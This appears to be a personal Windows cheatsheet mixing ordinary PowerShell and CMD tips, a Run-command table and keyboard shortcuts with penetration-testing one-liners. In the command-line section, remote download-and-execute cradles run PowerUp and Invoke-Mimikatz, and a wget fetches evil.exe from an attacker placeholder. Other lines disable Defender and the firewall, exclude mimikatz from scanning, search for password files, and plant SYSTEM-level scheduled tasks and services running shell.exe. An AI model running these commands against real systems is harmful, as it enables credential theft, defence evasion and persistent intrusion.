Windows - Cheatsheet
- Windows Command Line Cheatsheet
- Windows Start | Run Commands
- Windows Keyboard Shortcuts
- Windows Update
Windows Command Line Cheatsheet
Powershell
Enable ISE using powershell
In the few months that I’ve been developing powershell, I’ve found the ISE to be incredibly useful. If you get on a new machine and the ISE isn’t there, here’s how you can get it going in the powershell terminal:
Import-Module ServerManager
Add-WindowsFeature Powershell-ISE
Securely store credentials in XML for Import
Start out by storing your username and password (in a SecureString format) in a PSCredential object:
$cred = Get-CredentialNext, go ahead and export your credentials to an xml file:
$cred | Export-CliXml <location>.clixmlFinally, when you need it, go ahead and import the credentials from the xml file and stored them in a variable ($cred2 in this particular scenario):
$cred2 = Import-CliXml <location>.clixmlCommand output to file
Append this to whatever you’re running to get the output in a text file:
| Out-File <location>For example, if we want to run Invoke-AllChecks from PowerUp and capture output in C:\temp\output.txt:
Invoke-AllChecks | Out-File C:\temp\output.txtCommand output to clipboard
Command | ClipRequire powershell script run as admin
Add this to the top of the powershell file:
#Requires -RunAsAdministratorUnzip file
Expand-Archive -Path myfile.zip -DestinationPath C:\temp\myfileDownload file
$url = "http://192.168.1.3:8080/somebinary.exe"
$outpath = "C:\temp\somebinary.exe"
Invoke-WebRequest -Uri $url -OutFile $outpath
Another way to download a file
Run from cmd:
powershell -exec bypass -c "(New-Object Net.WebClient).DownloadFile('http://192.168.1.3','C:\temp\launcher.bat')"Download PowerUp with Powershell <= v.2.0
This will get you the PowerUp powershell script and put it in C:\Temp, or some folder that the user you’re on has permissions to write to.
You can also modify this snippet to download files if wget isn’t available.
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1","C:\Temp\PowerUp.ps1")
one-liner alternative:
(New-Object System.Net.WebClient).DownloadFile("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1","C:\Temp\PowerUp.ps1")another one:
powershell.exe -ep bypass -e IEX ((new-object net.webclient).downloadstring('http://target.com:8080/robots.txt'))Another to decode and execute a base64 powershell payload can be found here.
Using PowerUp
import-module c:\PowerUp\powerup.ps1
## Run all the checks
Invoke-AllChecks
PowerUp one-liner
Get PowerUp, run it, and output to a text file so we can read the output easily:
powershell.exe -NoP -NonI -Exec Bypass IEX
(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/
PowerSploit/master/Privesc/PowerUp.ps1'); Invoke-AllChecks > C:\Temp\PU.txt
Powershell MimiKatz
powershell.exe -NoP -NonI -Exec Bypass IEX
(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/cheetz/
PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');
Invoke-Mimikatz
Tail a logfile
You can effectively tail -f the last two lines from a log file with the following:
Get-Content logfile.log -Tail 2 –WaitRun Powershell Script to get around execution of scripts disabled error
powershell -ExecutionPolicy Bypass -File pwshscript.ps1Download sysinternals
First you need to ignore ssl trust:
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}then you can download it:
(New-Object System.Net.WebClient).DownloadFile("https://download.sysinternals.com/files/SysinternalsSuite.zip","C:\Temp\sysinternals.zip")Log script output to file
Start-Transcript -path c:\windows\temp\interesting.log -Append -force

# do stuff

stop-transcript
exit 1001
Useful powershell one-liners
Get hostname:
$env:computernameList local accounts on a system:
Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount='True'"Check if system is joined to a domain or a workgroup:
if ((gwmi win32_computersystem).partofdomain -eq $true) {
    write-host -fore green 'This system is on a domain' } else {
        write-host -fore red 'This system is part of a workgroup' }
Set environment variable:
$env:<name>="stuff"Show env vars in running script:
gci env:* | sort-object <name>Check if system is running a desktop version of windows:
$windesktop = (gwmi win32_operatingsystem).OperatingSystemSKU
-notmatch "(\b[7-9]|10|1[2-5]|1[7-9]|2[0-5])"
if ($windesktop) { write-output "OS is a flavor of Windows Desktop" }
Create new local user:
New-LocalUser -AccountNeverExpires:$true -Password ( ConvertTo-SecureString
-AsPlainText -Force 'somepassword') -Name 'someuser'
| Add-LocalGroupMember -Group Users
Create new local admin:
New-LocalUser -AccountNeverExpires:$true -Password ( ConvertTo-SecureString
-AsPlainText -Force 'somepassword') -Name 'someuser'
| Add-LocalGroupMember -Group Administrators
Resource: https://gist.github.com/ducas/3a65704a3b92dfa0301e
Get Windows kernel version
[Environment]::OSVersion.VersionGet list of IPv4 addr
(gwmi Win32_NetworkAdapterConfiguration | ? { $_.IPAddress -ne $null }).ipaddressSet alias with powershell
Set-Alias -Name ts -value 'C:\Users\User\folder\binary.exe'Change hostname
Get-WmiObject -Class Win32_ComputerSystem
$ComputerInfo.Rename("new_name")
Open file with notepad
Start-Process notepad "C:\Program Files\Bla\bla.txt"Resource: https://stackoverflow.com/questions/42669962/open-file-in-chosen-application-in-powershell
List Exclusions in Defender
Get-MpPreference | Select-Object -ExpandProperty ExclusionPatAdd exe to defender allowlist
Add-MpPreference -ExclusionProcess "C:\Temp\mimikatz\x64\mimikatz.exe"Add extension to defender allowlist
This particular code will allowlist all files that end with a .txt extension:
Add-MpPreference -ExclusionExtension "txt"Add folder to defender allowlist
Add-MpPreference -ExclusionPath "C:\Folder1"Resource: https://www.msnoob.com/use-powershell-to-add-exclusion-folder-on-the-windows-defender.html
Stop and Start Defender
Stop:
Set-MpPreference -DisableRealtimeMonitoring $trueStart:
Set-MpPreference -DisableRealtimeMonitoring $falseResource: https://superuser.com/questions/1046297/how-do-i-turn-off-windows-defender-from-the-command-line
CMD
Wget
wget http://<evil server>/evil.exe -Outfile evil.exeOpen command shell as a user
runas /profile /user:domain\username cmdOpen a powershell window as a user
runas /profile /user:domain\username powershellCheck Permissions for folder
icacls <path>Netstat with findstr
This is an example of what I equate to running netstat and piping the results through grep in linux. This is probably closer to netstat with grep:
netstat -ano | findstr 443Netstat with find
Another way to run netstat and grep for something. In powershell you need to escape the double ticks or it will throw an error:
netstat -anob | find `"443`"Check if RDP is enabled
netstat /p tcp /a |findstr 3389Resource: https://serverfault.com/questions/541086/how-to-diagnose-rdp-with-commandline
Look for files with passwords
dir /b /s web.config
dir /b /s unattend.xml
dir /b /s sysprep.inf
dir /b /s sysprep.xml
dir /b /s *pass*
Disable firewall
netsh advfirewall set allprofiles state offSearch processes
Similar to using ps and piping the output to grep in linux:
tasklist | findstr processnameMake administrator user active
net user administrator /active:yesSet user password to never expire
net user user /expires:never /active:yes /logonpasswordchg:noCreate Scheduled task
On start up as system:
schtasks /create /sc onstart /tn "NameofTask" /tr "C:\tools\shell.exe" /ru "SYSTEM"To run every minute as system:
schtasks /create /sc minute /mo 1 /tn "NameofTask" /tr "C:\tools\shell.exe" /ru "SYSTEM"List Scheduled tasks
schtasksDelete Scheduled task
schtasks /delete /tn "NameofTask" /fCreate service
On start up:
sc create ServiceName binpath="cmd.exe /k C:\Temp\shell.exe" start="auto" obj="LocalSystem"List Services
sc queryQuery Service
sc qc ServiceName-alternatively-
sc query ServiceNameStop service
sc stop ServiceNameStart service
sc start ServiceNameDelete Service
sc delete ServiceNameUseful CMD one-liners
Open event viewer from cmd:
eventvwrOpen services msc:
services.mscLists all the service information for each process:
tasklist /svcKill a process by PID:
taskkill /pid <pid> /fKill firefox (or any process) by name:
taskkill /im firefox.exe /fDelete a file:
del <file name>List drives:
fsutil fsinfo drivesShow users with active sessions:
quseror:
query userShow active network sessions:
netstat -vbGet last modified file in a directory (conceptually similar to ls -lart):
dir /O:D /T:W /A:-DRename file:
move file new-file-nameShow contents of file:
type file.txtCurrent user and privilege info:
whoami /allList users:
net usersList domain users and output to a file:
net user /domain > domain-user-list.txtList domain controller the current system is authenticated with:
echo %LOGONSERVER%Get FSMO roles for current domain (useful info about domain controller setup):
NETDOM QUERY /D:targetdomain.com FSMOList all domain controllers in the current domain:
net group "Domain Controllers" /domainPrint password policy:
net accountsReboot system immediately:
shutdown /r /t 0Query the registry:
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunAdd a key to the registry:
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
Remove a key from the registry:
reg delete HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v hFaZvOAsF /fShow environment variables:
setHow to rm -rf:
rd /s /q "path"Reset IE Settings
To perform what the reset button does:
RunDll32.exe InetCpl.cpl,ResetIEtoDefaultsTo delete all caches and settings “Also delete files and settings stored by add-ons”:
RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 4351Windows Start | Run Commands
| Accessibility Options |
utilman or control access.cpl |
| Add Hardware Wizard | hdwwiz |
|
Programs and Features (Add New Programs) (Add Remove Windows Components) (Set Program Access & Defaults ) |
appwiz.cpl control appwiz.cpl,,1 control appwiz.cpl,,2 control appwiz.cpl,,3 |
| Administrative Tools | control admintools |
| Advanced User Accounts Control Panel | netplwiz |
| Authorization Manager | azman.msc |
| Automatic Update | control wuaucpl.cpl |
| Backup and Restore Utility | sdclt |
| Bluetooth Transfer Wizard | fsquirt |
| Calculator | calc |
| Certificate Manager | certmgr.msc |
| Character Map | charmap |
| Check Disk Utility | chkdsk |
| Clear Type (tune or turn off) | cttune |
| Color Management | colorcpl.exe |
| Command Prompt | cmd |
| Component Services |
dcomcnfg or comexp.msc |
| Computer Management |
CompMgmtLauncher.exe or compmgmt.msc |
| Control Panel | control |
| Credential (passwords) Backup and Restore Wizard | credwiz |
| Data Execution Prevention | SystemPropertiesDataExecutionPrevention |
| Date and Time Properties | timedate.cpl |
| Device Manager |
hdwwiz or devmgmt.msc |
| Device Pairing Wizard | DevicePairingWizard |
| Digitizer Calibration Tool (Tablets/Touch screens) | tabcal |
| Direct X Control Panel (if installed) | directx.cpl |
| Direct X Troubleshooter | dxdiag |
| Disk Cleanup Utility | cleanmgr |
| Disk Defragmenter |
dfrgui |
| Disk Management | diskmgmt.msc |
| Disk Partition Manager | diskpart |
| Display Color Calibration | dccw |
| Display DPI / Text size | dpiscaling |
| Display Properties (Themes, Desktop, Screensaver) | control desktop |
| Display Properties (Resolution, Orientation) | desk.cpl |
| Display Properties (Color & Appearance) | control color |
| Documents (open 'My Documents' folder) | documents |
| Downloads (open 'Downloads' folder) | downloads |
| Driver Verifier Utility | verifier |
| DVD Player | dvdplay |
| Edit Environment Variables | rundll32.exe sysdm.cpl,EditEnvironmentVariables |
| Encrypting File System Wizard (EFS) | rekeywiz |
| Event Viewer | eventvwr.msc |
| File Signature Verification Tool (Device drivers) | sigverif |
| Files and Settings Transfer Tool | %systemroot%\system32\migwiz\migwiz.exe |
| Firewall Control Panel | firewall.cpl |
| Folders Properties | control folders |
| Fonts list | control fonts |
| Font preview | fontview arial.ttf |
| Game Controllers | joy.cpl |
| Local Group Policy Editor | gpedit.msc |
| Internet Properties | inetcpl.cpl |
| IP Configuration | ipconfig |
| iSCSI Initiator configuration | iscsicpl |
| Keyboard Properties | control keyboard |
| Language Pack Installer | lpksetup |
| Local Security Policy | secpol.msc |
| Local Users and Groups | lusrmgr.msc |
| Log out | logoff |
| Microsoft Malicious Software Removal Tool | mrt |
| Microsoft Management Console | mmc |
| Access (Microsoft Office) | msaccess |
| Excel (Microsoft Office) | Excel |
| Powerpoint (Microsoft Office) | powerpnt |
| Word (Microsoft Office) | winword |
| Microsoft Paint | mspaint |
| Microsoft Support Diagnostic Tool | msdt |
| Mouse Properties |
control mouse or main.cpl |
| Network Connections |
control netconnections or ncpa.cpl |
|
Projector: Connect to Network Projector Switch projector display |
netproj
displayswitch |
| Notepad | notepad |
|
ODBC Data Source Admin Default ODBC driver: 32-bit ODBC driver under 64-bit platform: |
C:\windows\system32\odbcad32.exe C:\windows\sysWOW64\odbcad32.exe |
| ODBC configuration - Install/configure MDAC drivers | odbcconf |
| On Screen Keyboard | osk |
| OOB Getting Started | gettingstarted |
| Password - Create a Windows Password Reset Disk (USB) | "C:\Windows\system32\rundll32.exe" keymgr.dll,PRShowSaveWizardExW |
| Pen and Touch (Tablet/Pen input configuration) | tabletpc.cpl |
| Performance Monitor | perfmon.msc |
| Phone and Modem Options | telephon.cpl |
| Phone Dialer | dialer |
| Power Configuration | powercfg.cpl and powercfg.exe |
| Presentation Settings | PresentationSettings |
| Problem Steps Recorder | psr |
| Program Access and Computer Defaults - browser / email / media | computerdefaults |
| Printers and Faxes | control printers |
| Print Management (.msc) | PrintManagement |
| Printer Migration (backup/restore) | printbrmui and printbrm.exe |
| Printer user interface (List all printui.dll options) | printui |
| Private Character Editor | eudcedit |
| Regional Settings - Language, Date/Time format, keyboard locale. | intl.cpl |
| Registry Editor | regedit |
| Remote Assistance | msra |
| Remote Desktop | mstsc |
| Resource Monitor | resmon |
| Resultant Set of Policy | rsop.msc |
| Settings (Windows 10) | ms-settings: |
| Scheduled Tasks | control schedtasks |
| Screenshot Snipping Tool | snippingtool |
| Security Center | wscui.cpl |
| Services | services.msc |
| Shared Folder Wizard | shrpubw |
| Shared Folders | fsmgmt.msc |
| Shut Down Windows | shutdown |
| Software Licensing/Activation | slui |
| Sounds and Audio | mmsys.cpl |
| Sound Recorder | soundrecorder |
| Sound Volume | sndvol |
| Syncronization Tool (Offline files) | mobsync |
| System Configuration Utility | msconfig |
| System File Checker Utility (Scan/Purge) | sfc |
| System Information | msinfo32 |
| System Properties |
sysdm.cpl SystemProperties or sysdm.cpl DisplaySYSDMCPL |
| System Properties - Performance | SystemPropertiesPerformance |
| System Properties - Hardware | SystemPropertiesHardware |
| System Properties - Advanced | SystemPropertiesAdvanced |
| System Repair - Create a System Repair Disc | recdisc |
| System Restore | rstrui |
| Task Manager | taskmgr |
| Task Scheduler | taskschd.msc |
| Telnet Client | telnet |
| Trusted Platform Module Initialization Wizard | tpmInit |
| User Accounts (Autologon) | control userpasswords2 |
| User Account Control (UAC) Settings | UserAccountControlSettings |
| User Profiles - Edit/Change type | C:\Windows\System32\rundll32.exe sysdm.cpl,EditUserProfiles |
| Windows Disc Image Burning Tool | isoburn C:\movies\madmax.iso |
| Windows Explorer | explorer |
| Windows Features | optionalfeatures |
|
Windows Firewall Windows Firewall with Advanced Security |
firewall.cpl wf.msc |
| Windows Image Acquisition (scanner) | wiaacmgr |
| Windows Magnifier | magnify |
| Windows Management Infrastructure | wmimgmt.msc |
| Windows Memory Diagnostic Scheduler | mdsched |
| Windows Mobility Center (Mobile PCs only) | mblctr |
| Windows PowerShell | powershell |
| Windows PowerShell ISE | powershell_ise |
| Windows Security Action Center | wscui.cpl |
| Windows Script Host(VBScript) | wscript NAME_OF_SCRIPT.VBS |
|
Windows System Security Tool. Encrypt the SAM database. (boot password.) |
syskey |
| Windows Update | wuapp |
| Windows Update Standalone Installer | wusa |
| Windows Version (About Windows) | winver |
| WordPad | write |
From <https://ss64.com/nt/run.html>
Windows Keyboard Shortcuts
Essential shortcuts
In this list I'm including the most essential keyboard shortcuts you should know on Windows 10:
| Keyboard shortcut | Action |
|---|---|
| Ctrl + A | Select all content. |
| Ctrl + C (or Ctrl + Insert) | Copy selected items to clipboard. |
| Ctrl + X | Cut selected items to clipboard. |
| Ctrl + V (or Shift + Insert) | Paste content from clipboard. |
| Ctrl + Z | Undo an action, including undelete files (limited). |
| Ctrl + Y | Redo an action. |
| Ctrl + Shift + N | Create new folder on desktop or File Explorer. |
| Alt + F4 | Close active window. (If no active window is present, a shutdown box appears.) |
| Ctrl + D (Del) | Delete selected item to the Recycle Bin. |
| Shift + Delete | Delete the selected item permanently, skipping Recycle Bin. |
| F2 | Rename selected item. |
| Esc | Close current task. |
| Alt + Tab | Switch between open apps. |
| PrtScn | Take a screenshot and stores it in the clipboard. |
| Windows key + I | Open Settings app. |
| Windows key + E | Open File Explorer. |
| Windows key + A | Open Action center. |
| Windows key + D | Display and hide the desktop. |
| Windows key + L | Lock device. |
| Windows key + V | Open Clipboard bin. |
| Windows key + Period (.) or Semicolon (;) | Open emoji panel. |
| Windows key + PrtScn | Capture a full screenshot in the "Screenshots" folder. |
| Windows key + Shift + S | Capture part of the screen with Snip & Sketch. |
| Windows key + Left arrow key | Snap app or window left. |
| Windows key + Right arrow key | Snap app or window right. |
Desktop shortcuts
On Windows 10, you can use these keyboard shortcuts to open, close, navigate, and perform tasks more quickly throughout the desktop experience, including the Start menu, Taskbar, Settings, and more.
| Keyboard shortcut | Action |
|---|---|
| Windows key (or Ctrl + Esc) | Open Start menu. |
| Ctrl + Arrow keys | Change Start menu size. |
| Ctrl + Shift + Esc | Open Task Manager. |
| Ctrl + Shift | Switch keyboard layout. |
| Alt + F4 | Close active window. (If no active window is present, a shutdown box appears.) |
| Ctrl + F5 (or Ctrl + R) | Refresh current window. |
| Ctrl + Alt + Tab | View open apps. |
| Ctrl + Arrow keys (to select) + Spacebar | Select multiple items on desktop or File Explorer. |
| Alt + Underlined letter | Runs command for the underlined letter in apps. |
| Alt + Tab | Switch between open apps while pressing Tab multiple times. |
| Alt + Left arrow key | Go back. |
| Alt + Right arrow key | Go forward. |
| Alt + Page Up | Move up one screen. |
| Alt + Page Down | Move down one screen. |
| Alt + Esc | Cycle through open windows. |
| Alt + Spacebar | Open context menu for the active window. |
| Alt + F8 | Reveals typed password in Sign-in screen. |
| Shift + Click app button | Open another instance of an app from the Taskbar. |
| Ctrl + Shift + Click app button | Run app as administrator from the Taskbar. |
| Shift + Right-click app button | Show window menu for the app from the Taskbar. |
| Ctrl + Click a grouped app button | Cycle through windows in the group from the Taskbar. |
| Shift + Right-click grouped app button | Show window menu for the group from the Taskbar. |
| Ctrl + Left arrow key | Move the cursor to the beginning of the previous word. |
| Ctrl + Right arrow key | Move the cursor to the beginning of the next word. |
| Ctrl + Up arrow key | Move the cursor to the beginning of the previous paragraph |
| Ctrl + Down arrow key | Move the cursor to the beginning of the next paragraph. |
| Ctrl + Shift + Arrow key | Select block of text. |
| Ctrl + Spacebar | Enable or disable Chinese IME. |
| Shift + F10 | Open context menu for selected item. |
| F10 | Enable app menu bar. |
| Shift + Arrow keys | Select multiple items. |
| Windows key + X | Open Quick Link menu. |
| Windows key + Number (0-9) | Open the app in number position from the Taskbar. |
| Windows key + T | Cycle through apps in the Taskbar. |
| Windows key + Alt + Number (0-9) | Open Jump List of the app in number position from the Taskbar. |
| Windows key + D | Display and hide the desktop. |
| Windows key + M | Minimize all windows. |
| Windows key + Shift + M | Restore minimized windows on the desktop. |
| Windows key + Home | Minimize or maximize all but the active desktop window. |
| Windows key + Shift + Up arrow key | Stretch desktop window to the top and bottom of the screen. |
| Windows key + Shift + Down arrow key | Maximize or minimize active desktop windows vertically while maintaining width. |
| Windows key + Shift + Left arrow key | Move active window to monitor on the left. |
| Windows key + Shift + Right arrow key | Move active window to monitor on the right. |
| Windows key + Left arrow key | Snap app or window left. |
| Windows key + Right arrow key | Snap app or window right. |
| Windows key + S (or Q) | Open Search. |
| Windows key + Alt + D | Open date and time in the Taskbar. |
| Windows key + Tab | Open Task View. |
| Windows key + Ctrl + D | Create new virtual desktop. |
| Windows key + Ctrl + F4 | Close active virtual desktop. |
| Windows key + Ctrl + Right arrow | Switch to the virtual desktop on the right. |
| Windows key + Ctrl + Left arrow | Switch to the virtual desktop on the left. |
| Windows key + P | Open Project settings. |
| Windows key + A | Open Action center. |
| Windows key + I | Open Settings app. |
| Backspace | Return to the Settings app home page. |
File Explorer shortcuts
These are the most useful keyboard shortcuts you can use on File Explorer:
| Keyboard shortcut | Action |
|---|---|
| Windows key + E | Open File Explorer. |
| Alt + D | Select address bar. |
| Ctrl + E (or F) | Select search box. |
| Ctrl + N | Open new window. |
| Ctrl + W | Close active window. |
| Ctrl + F (or F3) | Start search. |
| Ctrl + Mouse scroll wheel | Change view file and folder. |
| Ctrl + Shift + E | Expands all folders from the tree in the navigation pane. |
| Ctrl + Shift + N | Creates a new folder on desktop or File Explorer. |
| Ctrl + L | Focus on the address bar. |
| Ctrl + Shift + Number (1-8) | Changes folder view. |
| Alt + P | Display preview panel. |
| Alt + Enter | Open Properties settings for the selected item. |
| Alt + Right arrow key | View next folder. |
| Alt + Left arrow key (or Backspace) | View previous folder. |
| Alt + Up arrow | Move up a level in the folder path. |
| F11 | Switch active window full-screen mode. |
| F2 | Rename selected item. |
| F4 | Switch focus to address bar. |
| F5 | Refresh File Explorer's current view. |
| F6 | Cycle through elements on the screen. |
| Home | Scroll to the top of the window. |
| End | Scroll to the bottom of the window. |
Settings page shortcuts
This list includes the keyboard shortcuts for the dialog box legacy settings pages (for example, Folder Options).
| Keyboard shortcut | Action |
|---|---|
| Ctrl + Tab | Cycles forward through the tabs. |
| Ctrl + Shift + Tab | Cycles back through the tabs. |
| Ctrl + number of tab | Jumps to tab position. |
| Tab | Moves forward through the settings. |
| Shift + Tab | Moves back through the settings. |
| Alt + underline letter | Actions the setting identified by the letter. |
| Spacebar | Checks or clears the option in focus. |
| Backspace | Opens the folder one-level app in the Open or Save As dialog. |
| Arrow keys | Select a button of the active setting. |
Command Prompt shortcuts
On Command Prompt, you can use these keyboard shortcuts will help to work a little more efficiently:
| Keyboard shortcut | Action |
|---|---|
| Ctrl + A | Select all content of the current line. |
| Ctrl + C (or Ctrl + Insert) | Copy selected items to clipboard. |
| Ctrl + V (or Shift + Insert) | Paste content from clipboard. |
| Ctrl + M | Starts mark mode. |
| Ctrl + Up arrow key | Move the screen up one line. |
| Ctrl + Down arrow key | Move screen down one line. |
| Ctrl + F | Open search for Command Prompt. |
| Left or right arrow keys | Move the cursor left or right in the current line. |
| Up or down arrow keys | Cycle through the command history of the current session. |
| Page Up | Move cursor one page up. |
| Page Down | Move cursor one page down. |
| Ctrl + Home | Scroll to the top of the console. |
| Ctrl + End | Scroll to the bottom of the console. |
Microsoft Edge shortcuts
On Microsoft Edge, you will benefit from these keyboard shortcuts. These shortcuts apply to any version of Windows.
| Keyboard shortcut | Action |
|---|---|
| Ctrl + Shift + B | Show or hide the favorites bar. |
| Alt + Shift + B | Focus on the first item in the favorites bar. |
| Ctrl + D | Save the tab as a favorite. |
| Ctrl + Shift + D | Save open tabs as favorites inside a new folder. |
| Alt + D (or Ctrl + L or F4) | Select the URL in the address bar to edit. |
| Ctrl + E (or Ctrl + K) | Start search in the address bar. |
| Alt + E (or Alt + F or F10 + Enter) | Open the Settings (three-dotted) menu. |
| Ctrl + F (or F3) | Open the Find on page feature. |
| Ctrl + G | Cycle through search matches in the Find Bar. |
| Ctrl + Shift + G | Reverse cycle through search matches in the Find Bar. |
| Ctrl + H | Open the History page in a new tab. |
| Ctrl + Shift + I (or F12) | Open Developer Tools console. |
| Alt + Shift + I | Open the Send feedback experience. |
| Ctrl + J | Open the Downloads page in a new tab. |
| Ctrl + Shift + K | Create a duplicate of the tab. |
| Ctrl + Shift + L | Paste and search or Paste and go. |
| Ctrl + M | Mute the current tab. |
| Ctrl + Shift + M | Sign in as a different user in the browser or use Guest user. |
| Ctrl + N | Open a new tab in a new window. |
| Ctrl + Shift + N | Open a new InPrivate window. |
| Ctrl + O | Launch Open dialog. |
| Ctrl + Shift + O | Open Favorites management page. |
| Ctrl + P | Print the current page. |
| Ctrl + Shift + P | Open print settings to print page. |
| Ctrl + R (or F5) | Reload the current page. |
| Ctrl + Shift + R (or Shift + F5) | Reload the page, ignoring cached content. |
| Ctrl + S | Save loaded page. |
| Ctrl + T | Open a new tab and switch to new tab. |
| Ctrl + Shift + T | Reopen the last closed tab and switch to the tab. |
| Alt + Shift + T | Focus on the first item in the toolbar. |
| Ctrl + U | View page source code. |
| Ctrl + Shift + U | Controls Read Aloud feature. |
| Ctrl + Shift + V | Paste without including formatting. |
| Ctrl + W (or Ctrl + F4) | Close the current tab. |
| Ctrl + Shift + W | Close the current window and tabs. |
| Ctrl + Shift + Y | Open Collections feature. |
| Ctrl + 0 | Reset zoom level setting. |
| Ctrl + 1, 2, ... 8 | Switch to a specific open tab. |
| Ctrl + 9 | Switch to the last tab of the window. |
| Ctrl + Enter | Add "www." to the link you typed. |
| Ctrl + Tab (or Ctrl + PgDn) | Switch to the next open tab. |
| Ctrl + Shift + Tab | Switch to the previous open tab. |
| Ctrl + Plus (+) | Zoom in. |
| Ctrl + Minus (-) | Zoom out. |
| Ctrl + \ (PDF) | Toggle PDF between fit to page or fit to width. |
| Ctrl + [ (PDF) | Rotate PDF counter-clockwise 90 degree. |
| Ctrl + ] (PDF) | Rotate PDF clockwise 90 degree. |
| Ctrl + Shift + Delete | Open clear browsing data options. |
| Alt (or F10) | Focus on the Settings (three-dotted) button. |
| Alt + Left arrow | Go back. |
| Alt + Right arrow | Go forward. |
| Alt + Home | Open home page. |
| Alt + F4 | Close the current window. |
| F1 | Open Help page. |
| F6 | Switch focus to the next pane. |
| Shift + F6 | Switch focus to the previous pane. |
| F7 | Enable or disable caret browsing. |
| F9 | Enter or exit Immersive Reader. |
| Shift + F10 | Open browser context menu. |
| F11 | Enter fullscreen. |
| Esc | Stop loading page, close dialog, or close pop-up. |
| Spacebar (or PgDn) | Scroll down the webpage one screen at a time. |
| Shift + Spacebar (or PgUp) | Scroll up the webpage one screen at a time. |
| Tab | Go to the next tab stop. |
| Shift + Tab | Go to the previous tab stop |
| Home | Scroll to the top of the page, or move keyboard focus to the first item of the pane. |
| End | Scroll to the bottom of the page, or move keyboard focus to the last item of the pane. |
| Ctrl + Shift + . (period) | Opens or closes Copilot |
| Ctrl + Shift + , (comma) | Open or closes vertical tabs |
| Ctrl + Shift + S | Open Web capture |
| Ctrl + Q | Opens Command palette |
| Shift + Esc | Opens Browser task manager |
| Alt + Shift + I | Opens Send feedback |
Windows key shortcuts
The "Windows key," combined with other keys, allows you to perform many useful tasks, such as launch Settings, File Explorer, Run command, apps pinned in the Taskbar, or open specific features like Narrator or Magnifier. You can also complete tasks like controlling windows and virtual desktops, taking screenshots, locking the computer, and more.
This list includes all the most common keyboard shortcuts using the Windows key.
| Keyboard shortcut | Action |
|---|---|
| Windows key | Open Start menu. |
| Windows key + A | Open Action center. |
| Windows key + S (or Q) | Open Search. |
| Windows key + D | Display and hide the desktop. |
| Windows key + L | Locks computer. |
| Windows key + M | Minimize all windows. |
| Windows key + B | Set focus notification area in the Taskbar. |
| Windows key + C | Launch Cortana app. |
| Windows key + F | Launch Feedback Hub app. |
| Windows key + G | Launch Game bar app. |
| Windows key + Y | Change input between desktop and Mixed Reality. |
| Windows key + O | Lock device orientation. |
| Windows key + T | Cycle through apps in the Taskbar. |
| Windows key + Z | Switch input between the desktop experience and Windows Mixed Reality. |
| Windows key + J | Set focus on a tip for Windows 10 when applicable. |
| Windows key + H | Open dictation feature. |
| Windows key + E | Open File Explorer. |
| Windows key + I | Open Settings. |
| Windows key + R | Open Run command. |
| Windows key + K | Open Connect settings. |
| Windows key + X | Open Quick Link menu. |
| Windows key + V | Open Clipboard bin. |
| Windows key + W | Open the Windows Ink Workspace. |
| Windows key + U | Open Ease of Access settings. |
| Windows key + P | Open Project settings. |
| Windows key + Ctrl + Enter | Open Narrator. |
| Windows key + Plus (+) | Zoom in using the magnifier. |
| Windows key + Minus (-) | Zoom out using the magnifier. |
| Windows key + Esc | Exit magnifier. |
| Windows key + Forward-slash (/) | Start IME reconversion. |
| Windows key + Comma (,) | Temporarily peek at the desktop. |
| Windows key + Up arrow key | Maximize app windows. |
| Windows key + Down arrow key | Minimize app windows. |
| Windows key + Home | Minimize or maximize all but the active desktop window. |
| Windows key + Shift + M | Restore minimized windows on the desktop. |
| Windows key + Shift + Up arrow key | Stretch desktop window to the top and bottom of the screen. |
| Windows key + Shift + Down arrow key | Maximize or minimize active windows vertically while maintaining width. |
| Windows key + Shift + Left arrow key | Move active window to monitor on the left. |
| Windows key + Shift + Right arrow key | Move active window to monitor on the right. |
| Windows key + Left arrow key | Snap app or window left. |
| Windows key + Right arrow key | Snap app or window right. |
| Windows key + Number (0-9) | Open the app in number position in the Taskbar. |
| Windows key + Shift + Number (0-9) | Open another app instance in the number position in the Taskbar. |
| Windows key + Ctrl + Number (0-9) | Switch to the last active window of the app in the number position in the Taskbar. |
| Windows key + Alt + Number (0-9) | Open Jump List of the app in number position in the Taskbar. |
| Windows key + Ctrl + Shift + Number (0-9) | Open another instance as an administrator of the app in the number position in the Taskbar. |
| Windows key + Ctrl + Spacebar | Change previous selected input option. |
| Windows key + Spacebar | Change keyboard layout and input language. |
| Windows key + Tab | Open Task View. |
| Windows key + Ctrl + D | Create a virtual desktop. |
| Windows key + Ctrl + F4 | Close active virtual desktop. |
| Windows key + Ctrl + Right arrow | Switch to the virtual desktop on the right. |
| Windows key + Ctrl + Left arrow | Switch to the virtual desktop on the left. |
| Windows key + Ctrl + Shift + B | Wake up the device when black or a blank screen. |
| Windows key + PrtScn | Capture a full screenshot in the "Screenshots" folder. |
| Windows key + Shift + S | Create part of the screen screenshot. |
| Windows key + Shift + V | Cycle through notifications. |
| Windows key + Ctrl + F | Open search for the device on a domain network. |
| Windows key + Ctrl + Q | Open Quick Assist. |
| Windows key + Alt + D | Open date and time in the Taskbar. |
| Windows key + Period (.) or Semicolon (;) | Open emoji panel. |
| Windows key + Pause | Show System Properties dialog box. |
Windows Update
Rollback Windows Update Patch
Download the Show or Hide Updates Tool

Download Show or hide updates from Microsoft. The downloaded file is named wushowhide.diagcab. Your web browser may report it as a virus or malware. But it is not. You should keep downloading it.
Run Show or Hide Update to Block Certain Updates
You don’t need to install this tool using the downloaded package. You just need to open the downloaded file to run the Show or hide updates troubleshooter on your PC. Here is how to use it to block specific updates on your Windows 10/11/Server computer.
